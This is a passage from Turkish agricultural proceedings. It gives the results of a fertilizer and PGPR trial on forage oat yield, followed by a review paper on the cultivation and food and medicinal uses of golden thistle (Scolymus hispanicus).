Yapılan varyans analizine göre farklı gübre çeşidi ve dozu uygulamalarının kuru ot verimi üzerine etkisi istatistiki olarak önemli bulunmuştur. Uygulanan gübre dozlarının kuru ot verimine en yüksek etki 1031,8 kg/da ile K-12+8 uygulanan parsellerde belirlenmiştir. Bunu sırasıyla 919,6 kg/da ile B1-12+8 ve 903,5 kg/da B1+B2-12+8 parselleri izlemiştir. En düşük verim de 379,7 kg/da ile 0+B2 parselinde gerçekleşmiştir (Tablo 2). Kuru ot verimi artan gübre kullanımı ile birlikte yükselmiştir. En yüksek verim en yüksek gübre dozunda meydana gelmiştir. Ancak B1-8+5,4 ve B2-8+5,4 uygulaması yapılmış parsellerde kontrol uygulamasına göre daha yüksek verim saptanmıştır. Biyolojik gübre uygulanmış parseller kuru ot verimi olarak kimyasal gübrelere önüne geçmeyi başarmıştır (Shabbir ve ark., 2013; Bilal ve ark., 2017).

Tablo 2. Uygulanan farklı gübrelere göre kuru ot verimleri (kg/da)

Uygulamalar	K	B1	B2	B1+B2
0 (Kontrol)	448,3 fgh	612,3 b-h	379,7 h	478,8 fgh
4+2,7	682,7 b-h	530,3 e-h	413,6 gh	385,4 h
6+4	705,1 b-g	646,4 b-h	590,1 d-h	617,4 b-h
8+5,4	737,1 a-f	892,4 a-d	839,0 a-e	726,4 a-f
12+8	1031,8 a	919,6 ab	599,3 c-h	903,5 abc
Önemlilik	P _{uygulama} : 0,0022			

3.3. Kuru Madde Oranı (%)

Yapılan uygulamaların otun kuru madde oranı üzerine etkisi varyans analizine göre istatistiki olarak önemsiz bulunmuştur. En yüksek kuru madde oranı %29,33 ile B1+B2-12+8 parselinde gerçekleşmiştir. Bunu %28,83 ile B1+B2-6+4 parseli izlemiştir. En düşük kuru madde oranı ise %25,61 ile 0+B1 parselinde saptanmıştır (Tablo 3). Yapılan diğer çalışmada da benzer sonuçlar elde edilmiştir (Saleem ve ark., 2015).

Tablo 3. Uygulanan farklı gübrelere göre otun kuru madde oranları (%)

Uygulamalar	K	B1	B2	B1+B2
0 (Kontrol)	27,11	25,61	27,60	27,33
4+2,7	26,98	26,63	26,84	27,92
6+4	26,20	27,27	28,01	28,83
8+5,4	28,73	28,74	27,21	25,93
12+8	26,89	28,76	26,84	29,33
Önemlilik	P _{uygulama} : 0,8090			

3.4. Bitki Boyu (cm)

Bitki boyuna ait yapılan varyans analizinde uygulamalar arasındaki farklar istatistiki olarak önemli olduğu gözlemlenmiştir. Yapılan uygulamalara göre en yüksek bitki boyu 97,63 cm ile K-6+4 uygulamasında meydana gelmiştir. Diğer en yüksek verimler ise 96,66 cm ile B1-12+8 parselinde ve 95,81 cm ile B1+B2-8+5,4 parselinde meydana gelmiştir. En yüksek bitki boyu 121 cm ile 8+5,4 parselinde onu 119 cm ile 12+8+B1 parseli izlemiştir. 40 cm ile en düşük verim B1+B2 parselinde meydana gelmiştir (Tablo 4).

Bitki boyunu etkileyen birçok etken mevcuttur. Bu etkenlerden en önemlisi gübreleme ve verilen gübre miktarıdır. Çalışmadaki varyans analizi de yapılan gübrelemenin boy uzunluğunda etkili olduğunu göstermiştir. B1+B2-8+5,4 ve B2-8+5,4 grup bakteri formülasyonları kontrol uygulamasına kıyasla daha yüksek boy vermişlerdir. Arpada yapılan çalışmada bazı bakteri çeşitlerinin bitki boyunu etkilediklerini bildirmişlerdir (Şahin ve ark., 2010). Ekmeklik buğdayda yapılan çalışmada biyogübre uygulamasının bitki boyunu olumlu anlamda etkilediği gözlemlenmiştir (Sönkurt, 2018). Benzer çalışmalarda da yakın sonuçlar elde edilmiştir (Şahin ve ark., 2004).

Tablo 4. Uygulanan farklı gübrelere göre bitki boyu değerleri (cm)

Uygulamalar	K	B1	B2	B1+B2
0 (Kontrol)	86,51 b-e	78,60 fg	71,13 h	70,50 gh
4+2,7	87,01 b-e	71,23 h	81,48 def	82,73 def
6+4	97,63 a	82,30 def	91,35 abc	80,02 ef
8+5,4	87,70 bcd	87,53 bcd	93,13 ab	95,81 a
12+8	87,60 b-e	96,66 a	85,25 c-f	83,03 def
Önemlilik	P _{uygulama} : 0,0001			

3.5. Tohum Verimi (kg/da)

Yapılan varyans analizine göre tohum verimi üzerine farklı gübre dozu ve uygulamalarının etkisi önemli bulunmamıştır. Uygulamalarda en yüksek verim 229,4 kg/da ile B1-8+5,4 parselinde görülmüştür. Bunu 227,4 kg/da ile B2-12+8 ve 190,4 kg/da ile B2-8+5,4 parselleri izlemiştir. En düşük verim 72,8 kg/da ile 0+B2 parselinde meydana gelmiştir. Diğer sonuçlar bu iki uygulama arasında yer

almıştır. Tohum verimlerinde en yüksek verimler biyolojik gübre uygulanmış parsellerde gerçekleşmiştir. Özellikle B1-8+5,4 uygulaması tam doz kimyasal gübreden daha etkili olduğu görülmüştür (Tablo 5). arpa ve buğday üzerine yürütülen diğer çalışmalarda da benzer sonuçlara ulaşılmıştır (Şahin ve ark., 2004; Beheran ve ark., 2010; Sonkurt, 2018).

Tablo 5. Uygulanan farklı gübrelere göre tohum verimleri (kg/da)

Uygulamalar	K	B1	B2	B1+B2
0 (Kontrol)	139,6 abc	141,8 abc	72,8 c	106,1 bc
4+2,7	137,6 abc	176,0 abc	138,8 abc	119,7 abc
6+4	125,7 abc	146,4 abc	188,0 ab	147,1 abc
8+5,4	191,2 ab	229,4 a	190,4 ab	124,3 abc
12+8	146,6 abc	151,7 abc	227,4 a	174,7 abc
Önemlilik	P _{uygulama} : 0,4997			

4. SONUÇ

Hayvancılıkta en önemli gider hiç kuşkusuz yem ve besleme maliyetleridir. Son zamanlarda artan gübre fiyatlarıyla birlikte bu gider daha da yükselmiştir. Yaptığımız bu çalışmayla PGPR (bakteriyel uygulamalar)'ların kullanım olanakları incelenmiştir. Yapılan çalışmada PGPR, kimyasal gübre ve bunların birlikte kullanımını incelenmiştir. Araştırma sonuçlarına göre bitki boyu, ot verimi ve tohum verimi gibi fiziksel özelliklerde artış görülmüştür. Bu veriler çerçevesinde bakteriyel gübre uygulamalarının yulaf veriminde etkili olduğu görülmüştür. Tohum veriminde ise en yüksek verim bakteriyel gübre uygulanmış parselde meydana geldiği saptanmıştır. Yapılacak araştırmalarla bakteriyel uygulamaların etkisinin araştırılması ekonomik ve çevresel koruma açısından önemli olacaktır.

5. KAYNAKÇA

- [1] A. Moncada, A. Miceli, F. Vetrano, "Use of Plant Growth-Promoting Rhizobacteria (PGPR) and Organic Fertilization for Soilless Cultivation of Basil." *Scientia Horticulturae*, vol. 275: 109733, 2021.
- [2] E. Şahin, K. Karagöz, R. Çakmakçı, M. Tosun, "Azot Fiksasyonu ve Fosfat Çözücü Bitki Gelişimini Teşvik Edici Bakteri Aşılımlarının Arpa Gelişimine Etkisi," Türkiye IV. Organik Tarım Sempozyumu, 28 Haziran- 1 Temmuz, Erzurum, 2010.
- [3] F. Şahin, R. Çakmakçı, F. Kantar, "Sugar beet and barley yields in relation to inoculation with N₂-fixing and phosphate solubilizing bacteria." *Plant Soil*, vol. 265, pp. 123-129, 2004.
- [4] I. Shabbir, M. Ayub, M. Tahir, R. Ahmad, "Effect of Phosphorus Solubilizing Bacterial Inoculation and Phosphorus Fertilizer Application on Forage Yield and Quality Of Oat (*Avena sativa* L.)," *International Journal of Modern Agriculture*, vol. 2:3, 2013.
- [5] M. Bilal, M. Ayub, M. Tariq, M. Tahir, M.A. Nadeem, "Dry matter yield and forage quality traits of oat (*Avena sativa* L.) under integrative use of microbial and synthetic source of nitrogen," *Journal of the Saudi Society of Agricultural Sciences*, vol. 16, pp. 236-241, 2017.

- [6] M. Saleem, M. Shahid Ibni Zamir, I, Haq, M. Irshad Z, M.K. Khan, Asim M., Zaman. Q, I. Ali, A. Khan, S. Rehman, "Yield and Quality of Forage Oat (*Avena sativa* L.) Cultivars as Affected by Seed Inoculation with Nitrogenous Strains," *American Journal of Plant Sciences*, vol. 6, pp. 3251-3259, 2015.
- [7] M. Sonkurt, "Bitki gelişimini teşvik edici bakteri (PGPB) uygulamalarının ekmeklik ve makarnalık buğdayda gelişme, verim ve verim öğeleri üzerine etkisinin belirlenmesi," Yüksek Lisans Tezi., Siirt Üniversitesi Fen Bilimleri Enstitüsü, Siirt, 2018.
- [8] U. K. Beheran and S.C. Rautaray, "Effect of biofertilizers and chemical fertilizers on productivity and quality parameters of durum wheat (*Triticum turgidum*) on a vertisol of central India." *Archives of Agronomy and Soil Science* Vol. 56, No. 1, February 2010, 65–72. 2010.

ALTERNATİF BİR KÜLTÜR BİTKİSİ: ŞEVKETİ BOSTAN

Nilay Özdemir

Ege Üniversitesi Ödemiş Meslek Yüksekokulu Ödemiş/İZMİR

nilay.ozdemir@ege.edu.tr

ORCID: 0000-0002-9882-2779

ÖZET

Şevketi bostan (*Scolymus hispanicus* L.), Asteracea familyası üyesi yenilebilir yabancı otlar arasında yer alan bir türdür. Ilıman iklim görülen birçok ülkede doğada kendiliğinden yetişmektedir. Ülkemizde Ege, Marmara, Karadeniz, Akdeniz ve İç Anadolu bölgelerinde bulunmasına karşın hak ettiği ilgiyi en çok Ege bölgesinde görmektedir. Sebze olarak değerlendirilmesinin yanında içerdiği fenolik maddeler sayesinde tıp ve gıda gibi sektörlerde de hammadde olarak kullanılma imkanı bulunmaktadır. Doğada yetişen şevketi bostan gibi yabancı bitkiler bilinçsiz hasat yapılması ve aşırı toplanması sebebiyle popülasyonları her geçen gün azalmaktadır. Tohumla üretimi mümkün olan şevketi bostan bitkisinin rakımı 750 m'ye kadar yüksek yerlerde kültüre alınma imkanıyla çiftçilere alternatif bir ürün olma imkanı sağlamaktadır. Bu derlemenin amacı ülkemizde çok fazla bilinmeyen, sadece Ege bölgesinde sebze ve tıbbi bitki olarak değerlendirilen şevketi bostan bitkisinin kültüre alınabilme potansiyelini ortaya koymaktır. Ayrıca sebze olarak değerlendirilmesinin yanında sağlık ve gıda gibi farklı sektörlerde de değerlendirilebileceği konusuna farkındalık yaratmaktır.

Anahtar Kelimeler: *Scolymus hispanicus*, Yabancı ot, Alternatif Ürün

AN ALTERNATIVE CULTURAL PLANT: GOLDEN THISTLE

ABSTRACT

Golden thistle (*Scolymus hispanicus*) is a species included among the edible weeds of the Asteracea family. It grows spontaneously in nature in many countries with mild climate. Although it is located in the Aegean, Marmara, Black Sea, Mediterranean and Central Anatolia regions in our country, it receives the most attention it deserves in the Aegean region. In

addition to being considered as a vegetable, it can be used as a raw material in sectors such as medicine and food thanks to the phenolic substances it contains. Wild plants like golden thistle orchards that grow in nature are decreasing day by day due to unconscious harvesting and over-gathering. It provides the farmers with the opportunity to be an alternative product with the opportunity to be cultivated in places up to 750 m altitude. The purpose of this review is to reveal the cultivation potential of golden thistle which is not known much in our country and is only considered as a vegetable and medicinal plant in the Aegean region. In addition, it is to raise awareness that it can be used in different sectors such as health and food besides being evaluated as a vegetable.

Keywords: *Scolymus hispanicus*, Weed, Alternative Product

1. GİRİŞ

Şevketi bostan (*Scolymus hispanicus* L.), Asteracea familyasında yer alan altın devedikeni olarak da bilinen çiçekli bir yabancı ot türüdür. Ilıman iklim görülen bölgelerde 100 cm'ye kadar boylanabilen tek yıllık dikenli bir bitkidir (Sarı ve ark.2011). Fransa, Portekiz, İtalya, Fas, Yunanistan, Kıbrıs ve Türkiye gibi Akdeniz ülkelerinde sebze olarak tüketilmektedir. Çoğunlukla sebze olarak yararlanılan kısım taze rozet yapraklar ve kök kabuğudur. Ülkemizde Ege, Marmara, Karadeniz, Akdeniz ve İç Anadolu Bölgeleri'nde rakımı 750 metreye kadar olan yerlerde yaygın olarak bulunduğu bildirmektedir. (Baser, 1993; Baytop, 1999; Davis, 1982; Ertug, 2004).

Türkiye'de İzmir ilinde *S. hispanicus* L.'ye "Şevketi Bostan" denilmektedir. Bitkinin genç yaprak ve kökleri sebze olarak pişirilerek tüketilmektedir (Kemper, 1999). Bu tür, uslu kenger (Bodrum), akçakızı (Bigadiç-Balıkesir), çetmi diken (Balıkesir), kızılöz diken, sarı diken, akkız (Ayvalık-Balıkesir), sarıcakız (Bigadiç), akdiken (Konya), benekli altın diken, gavulya, kavulla, sütlü kavulla (Kıbrıs) gibi yörelere göre farklı isimler almıştır. Tıbbi aromatik bitki olarak çeşitli hastalıkların tedavisinde ve sebze olarak önemli bir potansiyele sahiptir. Dikenli sapları ve yaprakları ile 80 cm boyunda büyüyen otsu iki yıllık bir türdür (Karık, 2019).

Çok sayıda yenilebilir yabancı bitki en çok Akdeniz ülkelerinde bol miktarda bulunur ve açık pazarlardan satın almak veya doğadan toplama şeklinde elde edilir. Yabancı bitkiler genellikle kıtlık veya gıda kıtlığı olduğu zamanlarda daha çok kullanılmaktadırlar. Çünkü besin içerikleri hakkında yeterli bilgi olmaması, güvenli bir şekilde gıda zinciriyle tüketiciye ulaştırılmaması ve doğada kendiliğinden yetişen sebze olarak değerlendirilebilen bitkiler olmaları sebebiyle uzun yıllar fazla ilgi görmemişlerdir. Son zamanlarda, doğada kendiliğinden yetişen bitkilere ilginin artması, son araştırmalarla potansiyel sağlık yararları ile ilişkili yüksek besin değerinin kanıtlanması nedeniyle dünya çapında bu tür bitkilere ilgi önemli ölçüde artmıştır (Sánchez-Mata ve ark, 2012).

2. ÜRETİM OLANAKLARI

Şevketi bostan bitkisi bulunduğu bölgelerde köylüler tarafından bilinçsiz bir şekilde hasat edildiği ve aşırı toplandığı için özellikle Ege bölgesinde her geçen yıl bulunma olasılığı azalmaya başlamıştır. Az bulunması nedeniyle pazarda satış fiyatları da yükselmiştir. Yakın zamana kadar yabancı bir bitki olarak toplanan bitki, Ege Tarımsal Araştırma Enstitüsü tarafından kültüre alınmıştır. Önümüzdeki günlerde, üretiminin yaygınlaşması, pazar fiyatının düşmesi ile hem lezzetli bir sebze hem de doğal bir şifa kaynağı olan şevketi bostanın yaygın olarak kullanılan bir ürün haline gelmesi beklenmektedir (Tutar et al., 2013). Tarım ve Orman Bakanlığı tarafından gerçekleştirilen şevketi bostan ile ilgili “Tarımsal Yeniliklerin Yaygınlaştırılması, Bitkisel Üretimi Geliştirme Projesi” 2012 yılında İzmir’in Urla, Çeşme, Seferihisar, Kemalpaşa, Menemen ve Aliağa ilçelerinde 55 dekar alanda 32 üretici ile yürütülmüştür. Üreticilerin birçoğu üretimi yaygınlaştırarak sürdürmektedir. Ülkemizde Ege bölgesi koşullarında 15 Haziran–15 Ağustos ayları arasında tohumlar 70x70 cm. mesafe ile ocak usulü ekimi gerçekleştirilmektedir. Ekim gecikirse bitki gelişiminin yavaş olacağı ya da çıkış olmayacağı bildirilmiştir (Güllüdağ ve Yoldaş, 2015; Sarı ve ark.,2011).

2011 yılında şevketi bostan bitkisinin kültüre almak amacıyla Sarı ve arkadaşları tarafından 15 populasyondan 3000 bitki ile bir seleksiyon bahçesi kurulmuştur. Vejetasyon sonunda 85 bitkinin kökünün sağlam kaldığı diğerlerinin tamamen çürüdüğü ya da yok olduğu tespit edilmiştir. Kalan 85 bitkiden yapılan etken bitki analizinde doğada yetişen türlere göre daha az olsa da etken madde elde edildiği bildirilmiştir. Etken madde oranının bitkinin yaşına bağlı olduğu, kültüre alınan bitkilerin tek yıllık olduğu için etken madde miktarının daha az olduğu vurgulanmıştır (Sarı ve ark.2011).

Tüm dünyada son yıllarda yüksek kaliteli yabancı yeşilliklere olan talebin artması, yüksek besleyici ve tıbbi özelliklere sahip olmaları ve besin olarak değerlendirilme özellikleri nedeniyle doğada bulunan potansiyelin aşırı sömürülmesi ve doğal floranın aşırı bozulması ciddi çevre sorunlarını ön plana çıkarmaktadır. Ancak yeni alternatif üretim yöntemleri birçok bitki üretiminde kullanılmaktadır. Hidroponik üretim gibi yetiştirme teknikleri, su içinde mineral besin çözümleri kullanarak bitki yetiştirme yöntemidir. Bu tip üretim yöntemleri ile yüksek kaliteli üretim, optimum gübreleme kontrolü ve iklim adaptasyon sorunu olmaması ve tüm yıl boyunca yabancı yeşillikleri üretebilme imkanı olduğu için şevketi bostan üretiminde alternatif olarak kullanıldığı rapor edilmiştir. Sebze olarak değerlendirilen şevketi bostan nispeten düşük besin konsantrasyonu kullanılarak yılın farklı mevsimlerinde hidroponik olarak yetiştirilebileceği bildirilmiştir (Papadimitriou et al.,2020).

3. SEBZE OLARAK KULLANIMI

Şevketi bostan bitkisinin bazal yaprakları ve kök kısmı XI. yüzyıldan beri Akdeniz ülkelerinde sebze olarak kullanılmaktadır (Abak ve Düzenli, 1989; Nuez ve Hernandez Bermejo, 1994). Fas, İspanya ve diğer Akdeniz ülkelerinde de şevketi bostan kullanımı yaygındır (Polo ve diğerleri 2009). Sadece kök kabuğu yenmekte, toprak üstü kısmı ve kök ortası atık olarak kabul edilmektedir. Fas'ta,

sapları soyulduktan sonra çiğ tüketilir veya etli sebze olarak pişirilerek tüketilmektedir (Nassif & Tanji 2013). İspanya'da dikenli yaprakların dikenli kısmı soyulduktan sonra kalan kısım kaynatılır ve daha sonra genellikle biraz sarımsak, kurutulmuş jambon ve çırpılmış yumurta ile hafifçe kızartılır. Bu kullanımlarına ek olarak, kökleri kahve yerine ve çiçekleri safrana bir renklendirme alternatifi olarak kullanılmaktadır. (Tardío ve Pardo-de-Santayana 2016; Morales ve ark., 2012).

4. BİTKİSEL İLAÇ OLARAK KULLANIMI

Enflamasyon, birçok hastalığın ilerlemesinde önemli bir rol oynamaktadır ve bu nedenle, antiinflatuar etkiye sahip bileşikler, çeşitli inflamasyonla ilişkili hastalıkların tedavisinde kullanılmaktadır (Kandil ve ark., 2020). Türkiye'de ruhsatlı ilaç yapımında kullanılmış birkaç bitkiden birisidir. Yerel halk tarafından çeşitli rahatsızlıkların giderilmesinde uzun yıllardır kullanılmaktadır. *Scolymus hispanicus*, tıbbi olarak, idrar söktürücü, böbrek taşı düşürücü özelliklere sahiptir. Geçmişte ilaç formundaki kök kabuğu özütleri böbrek taşı düşürmek için kullanılmıştır. 1930'lu yıllarda şevketi bostan kök ekstraktından elde edilmiş, klinik olarak tescil edilmiş bir ilaç olan Lityazol Cemil Türkiye'de Manisa ilinde bulunan fabrikada üretilmiştir. 1990'lı yıllara kadar böbrek rahatsızlıklarının tedavisinde kullanılmıştır. Ancak kültüre alınarak üretimi o yıllarda yapılmadığı ve hammaddenin ilaç yapımı için yeterli miktarda bulunamaması nedeniyle ilaç üretimi durdurulmuştur ancak yakın zaman önce tekrar başlatılmıştır (Baser, 1993). İdrar söktürücü, sindirim sistemi düzenleyici gibi birçok tıbbi özelliğe sahiptir (Polo ve ark. 2009). Ayrıca antibakteriyel, antiinflatuar, spazm giderici, anti-tümör özelliği ile böbrek ve akciğer kanseri gibi rahatsızlıklarda kullanıldığı kayıtlarda yer almaktadır (Esiyok et al., 2004; Kandil et.al., 2020). Yapılan çalışmalarda, *S. hispanicus*'un ham ekstraktı kolon kanseri hücreleri büyümesinde sitotoksik etki göstermiştir. Sonuçlar, bu ekstraktların kolon kanseri üzerinde potansiyel koruyucu etkileri olabileceğini düşündürmüştür (Ahmad, 2017). Ayrıca, yıllar boyunca idrar söktürücü, terletici ve ateş düşürücü olarak kullanım alanı bulmuştur (Altınar ve Sahan, 2016; Uğurlu ve Seçmen, 2008; Ayas ve ark.,2017).

Son yıllarda değişen yaşam koşulları ve artan endüstriyel ve tarımsal faaliyetler sonucu sağlık koşulları olumsuz etkilenmiştir. Bu nedenle, yeni ve işlevsel, oldukça besleyici gıdalar üzerine çalışmalar ve bu ürünlerin üretimi daha önemli bir hale gelmiştir. Özellikle gıdalarda yaygın olarak kullanılan gıda katkı maddeleri hakkındaki olumsuz görüşler, bu konuda üretim yapan firmaları doğal gıda katkı maddelerinin kullanmaya sevk etmiştir. Genç yaprakları ve kökleri, alternatif tıpta da kullanılmaktadır. *S. hispanicus*'un yaprakları, gövdesi ve çiçeklerinden "acı" bir tonik elde edilmiş. Bu acı tonik, geleneksel olarak iştahı arttırmak, safra salgısını iyileştirme, şişkinliği azaltma ve sindirimi kolaylaştırmada kullanılmıştır (Altınar ve Sahan, 2016). Şevketi bostan bitkisinin hiperglisemi de anahtar enzimlere karşı anti enzimatik aktivite gösterdiği kayıtlarda yer almaktadır (Özkol et al. 2013; Marmouzi ve ark.,2017; Tordio ve Pardo-de-Santayana , 2016; Çetin,2012).

5. GIDA HAMMADESİ OLARAK KULLANIMI

Ülkemizde hemen hemen her yerde doğal olarak yetişmesine rağmen ülkemizde, bu bitkinin kullanımını sınırlıdır ve ekonomik değeri oldukça düşüktür. Bu nedenle, *S. hispanicus* L. alternatif bir gıda katkı maddesi olarak potansiyele sahiptir. *S. hispanicus* L. köklerinden un elde edilebilmektedir. Köklerini yıkadıktan sonra, kökün kabuğu soyulur, odunsu bölümleri çıkartılır ve kökün orta kısmı, sıcak hava akımında kurutulur. *S. hispanicus* unu lif bakımından zengindir. Fenolik bileşikler ve ayrıca yüksek bir antioksidan kapasitesine sahiptir. Böylelikle gıda endüstrisinde, unlu mamullerde (bisküvi, kraker, kek), süt ürünlerinde kullanılabilir alternatif bir un çeşididir. Ayrıca elde edilen un dondurma yapımında, tatlı üretiminde, özel diyet ürünlerinde, enerjisi azaltılmış ürünlerde, çikolata ve şekerleme üretiminde de kullanılabilir (Altiner ve Sahan, 2016; Mattalia ve ark., 2020).

6. ANTİMİKROBİYAL ETKİ

Uçucu yağın antibakteriyel aktivitesi; *Staphylococcus aureus* ve *Escherichia coli*'ye karşı incelenmiştir. Kontrol ile karşılaştırıldığında, bakteri üremesinde %50 bir azalma tespit edilmiştir (Servi, 2019). *S. hispanicus*'un çiçeklerinden ve kökünden elde edilen bitki özütü *Escherichia coli*, *Bacillus aureus*, *Salmonella enterica*, *Salmonella typhimurium*, *Aspergillus fumigatus*, *Aspergillus ochraceus*, *Penicillium italicum* ve *Penicillium cyclopium* gibi birçok mikroorganizmaya karşı gelişmeyi durdurucu etki göstermiştir (Marmouzi et.al. 2017). Gerçekten de bitkinin farklı kısımları yüksek seviyelerde α - tokoferol, flavonoidler ve fenolik asitler içermektedir. Bu özellikleri gıda kaynaklı patojenlerin kontrolünde etkili olmaktadır (Kenny et.al., 2014, Marmouzi et.al.,2017).

7. SONUÇ

Şevketi bostan (*Scolymus hispanicus* L.) yemek olarak kullanımına ek olarak, sahip olduğu fitokimyasal bileşiklerle antimikrobiyal aktivite sergilemesi, birçok sağlık sorununun çözümünde alternatif bitkisel ilaç olarak kullanılması yabancı bitkiler arasında şevketi bostanın önemini arttırmaktadır. Potansiyel olarak değerli olan bu kaynakların keşfi, yerel nüfus için büyük önem arz ederken ilaç ve gıda endüstrisi içinde sağlıklı hammadde alternatifi olmaktadır. Bu gelecek vaat eden bitkilerin kültüre alınarak yetiştirilmesi ve korunması çok önemlidir. Şevketi bostan yabancı ot olduğu için doğada zor şartlarda bile hayatta kalma potansiyeline sahiptir. Ilıman iklimi olan her bölgede rahatlıkla yetişebilmektedir. Tarıma elverişli olmayan alanlarda bile yetişebilmesi, çok sayıda sağlık sorununa çözüm olarak kullanılabilmesi, doğal gıda katkı maddesi olması gibi özellikler şevketi bostanın üreticilerimize alternatif bir sebze olabileceğini göstermektedir. Bu derlemenin amacı ülkemizde ihmal edilmiş bir ürün olan, sadece Ege bölgesinde sebze olarak değerlendirilen şevketi bostan bitkisinin potansiyelini ortaya koymak ve sebze olarak değerlendirilmesinin yanında sağlık ve gıda gibi farklı sektörlerde de değerlendirilebileceği konusuna farkındalık yaratmaktır. Bu değerli ürünün ülkemiz tarımına kazandırılmasının üreticilerimize ekonomik olarak katkı yanında endüstriye

yeni fonksiyonel bir katkı maddesi de kazandırılmasını sağlayacaktır. Tarımda çeşitliliğin ülkemiz endüstrisinde üretkenliği ve rekabeti artırma açısından çok önemli olduğu düşüncesindeyiz.

8. KAYNAKLAR

- [1] Abak, K., and A. Düzenli. 1989. Use of some wild plants as vegetables in Turkey. *Acta Horticulturae*. 242(1):107–114.
- [2] Ahmad, B. (2017). Extraction of phytochemicals from *Scolymus hispanicus* and determination of potential health effects. Unpublished master's thesis, İzmir Institute of Technology, İzmir, Turkey
- [3] Altınar, D.D., Sahan, Y., 2016. A Functional Food Additive: *Scolymus Hispnicus* L. Flour, *International Journal of Food Engineering* Vol. 2, No. 2, December 2016
- [4] Ayas, F , Vuran, F , Yuksel, K , Cınar, O , Tugrul Ay, S , Karabak, S . (2017). The Antioxidant Capacities and Consumption Per Capita of Edible Wild Species and Local Varieties Collected from Turkey within the GEF-Funded Biodiversity for Food and Nutrition (BFN) Project . *ANADOLU Ege Tarımsal Araştırma Enstitüsü Dergisi* , 27 (2) , 46-53 . Retrieved from <https://dergipark.org.tr/en/pub/anadolu/issue/34063/376843>
- [5] Baser, K. H. C. 1993. 60 yıllık bir Türk bitkisel ilacı Lityazol Cemil (60 year-old Turkish plant made medicine: Lityazol Cemil). *TAB Bulletin* 7/8:13–18.
- [6] Baskin, C. C., and J. M. Baskin. 2001. *Seeds: Ecology, Biogeography, and Evolution of Dormancy and Germination*. Academic Press, San Diego. 666 pp.
- [7] Baytop, T. 1999. *Healing With Plants in Turkey*. University of Istanbul, Nobel Medical Bookstores, İstanbul
- [8] Bewley, J. D., and M. Black. 1994. *Seeds: Physiology of Development and Germination*. Plenum Press, New York. 445 pp.
- [9] Çetin, A. (2012). *Scolymus hispanicus* L. (Asteraceae)'un in vitro antioksidan özelliklerinin farklı metotlar ile araştırılması. Yüksek Lisans Tezi, Selçuk University.
- [10] Davis, P. H. (1975). *Flora of Turkey and the East Aegean Islands*. Vol. 5. Edinburgh: University of Edinburgh Press, 295-311.
- [11] D. D. Altınar and Y. Sahan, “Chemical composition of blessed thistle consumed as a alternative vegetable in aegean region,” presented at ISNFF 2014, İstanbul, Turkey, October 14-17, 2014
- [12] Ertug, F. 2004. Wild edible plants of the Bodrum area (Mugla, Turkey). *Turkish J. of Botany*.. 28:161–174.
- [13] Esiyok, D. S. Otles and E. Akcicek. 2004. Herbs as a food source in Turkey. *Asian Pac J Cancer Prev*. 5:334-339.
- [14] Güllüdağ, B. ve Yoldaş, Z., 2015. *Turk. Entomoloji bülteni*., 2015, 5 (2):69-75, ISSN 2146-975X

- [15] Kandil, Z.A., Esmat, A., El-Din, R., S., Ezzat, S.M., 2020. Anti-inflammatory activity of the lipophilic metabolites from *Scolymus hispanicus* L. South African Journal of Botany, Vol:131, Page: 43-50. <https://doi.org/10.1016/j.sajb.2020.01.022>
- [16] Karık, Ü., 2019. The Effect Of Different Harvest Dates On The Yield And Quality Of The Golden Thistle (*Scolymus hispanicus* L.) Turkish Journal Of Field Crops. Volume 24. Issue 2.
- [17] Kemper, K. J., 1999. Blessed Thistle (*Cnicus benedictus*). [Online]. Available: [http://www.longwoodherbal.org/blessed thistle/blessed thistle.pdf](http://www.longwoodherbal.org/blessed%20thistle/blessed%20thistle.pdf)
- [18] Kenny O, Smyth T, Walsh D, Kelleher C, Hewage C, Brunton N.; 2014. Investigating the potential of under-utilised plants from the Asteraceae family as a source of natural antimicrobial and antioxidant extracts. Food Chem, 161:79-86. <https://doi.org/10.1016/j.foodchem.2014.03.126>
- [19] Marmouzi I, El Karbane M, El Hamdani M, Kharbach M, NaceiriMrabti H, Alami R, Dahraoui S, El Jemli M, Ouzzif Z, Cherrah Y: Phytochemical and pharmacological variability in Golden Thistle functional parts: comparative study of roots, stems, leaves and flowers. Nat Prod Res 2017, 31:2669- 2674. <https://doi.org/10.1080/14786419.2017.1283494>
- [20] Mattalia, G., Söukand, R., Corvo, P., and Pieroni, A., 2020. Wild Food Thistle Gathering and Pastoralism: An Inextricable Link in the Biocultural Landscape of Barbagia, Central Sardinia (Italy) (<http://creativecommons.org/licenses/by/4.0/>).
- [21] Morales, P., Ferreira, I. C., Carvalho, A. M., Sánchez-Mata, M. D. C., Cámara, M., & Tardío, J. (2012). Fatty acids profiles of some Spanish wild vegetables. Food Science and Technology International, 18(3), 281-290.
- [22] Nuez, F., and J. E. Hernandez Bermejo. 1994. Neglected horticultural crops. In J. E. Hernández Bermejo and J. León, eds. Neglected Crops: 1492 from a Different Perspective. Plant Production and Protection Series No. 26. FAO, Rome, Italy. pp. 303–332.
- [23] Özkol, H., Tuluçe, Y., Dilsiz, N., & Koyuncu, I. (2013). Therapeutic potential of some plant extracts used in Turkish traditional medicine on streptozocin-induced type 1 diabetes mellitus in rats. The Journal of Membrane Biology, 246(1), 47-55.
- [24] Papadimitriou, D., Kontaxakis, E., Daliakopoulos, I., Manios, T., and Savvas, D., 2020. Effect of N:K Ratio and Electrical Conductivity of Nutrient Solution on Growth and Yield of Hydroponically Grown Golden Thistle (*Scolymus hispanicus* L.). doi:10.3390/proceedings2019030087
- [25] Polo, S., Tardío, J., Vélez-del-Burgo, A., Molina, M., & Pardo-de-Santayana, M. (2009). Knowledge, use and ecology of golden thistle (*Scolymus hispanicus* L.) in Central Spain. Journal of Ethnobiology and Ethnomedicine, 5(1), 1-13.
- [26] Rana ZH, Alam MK, Akhtaruzzaman M: Nutritional Composition, Total Phenolic Content, Antioxidant and α Amylase Inhibitory Activities of Different Fractions of Selected Wild Edible Plants. Antioxidants 2019, 8:203. <https://doi.org/10.3390/antiox8070203>

- [27] Sánchez Mata, MC., Cabrer Loera, RD., Morales, P., Fernández Ruiz, V., Cámara, M., Díez Marqués, C., Pardo-de-Santayana, M., Tardío, J., 2012. Wild vegetables of the Mediterranean area as valuable sources of bioactive compounds. *Genet Resour Crop Evol.* 59:431–443.10.1007/s10722-011-9693-6.
- [28] Sari, A. O., & Tutar, M. (2010). Effects of Light, Cold Storage, and Temperature on Seed Germination of Golden Thistle (*Scolymus hispanicus* L.). *Journal of Herbs, Spices & Medicinal Plants*, 15(4), 318-325.
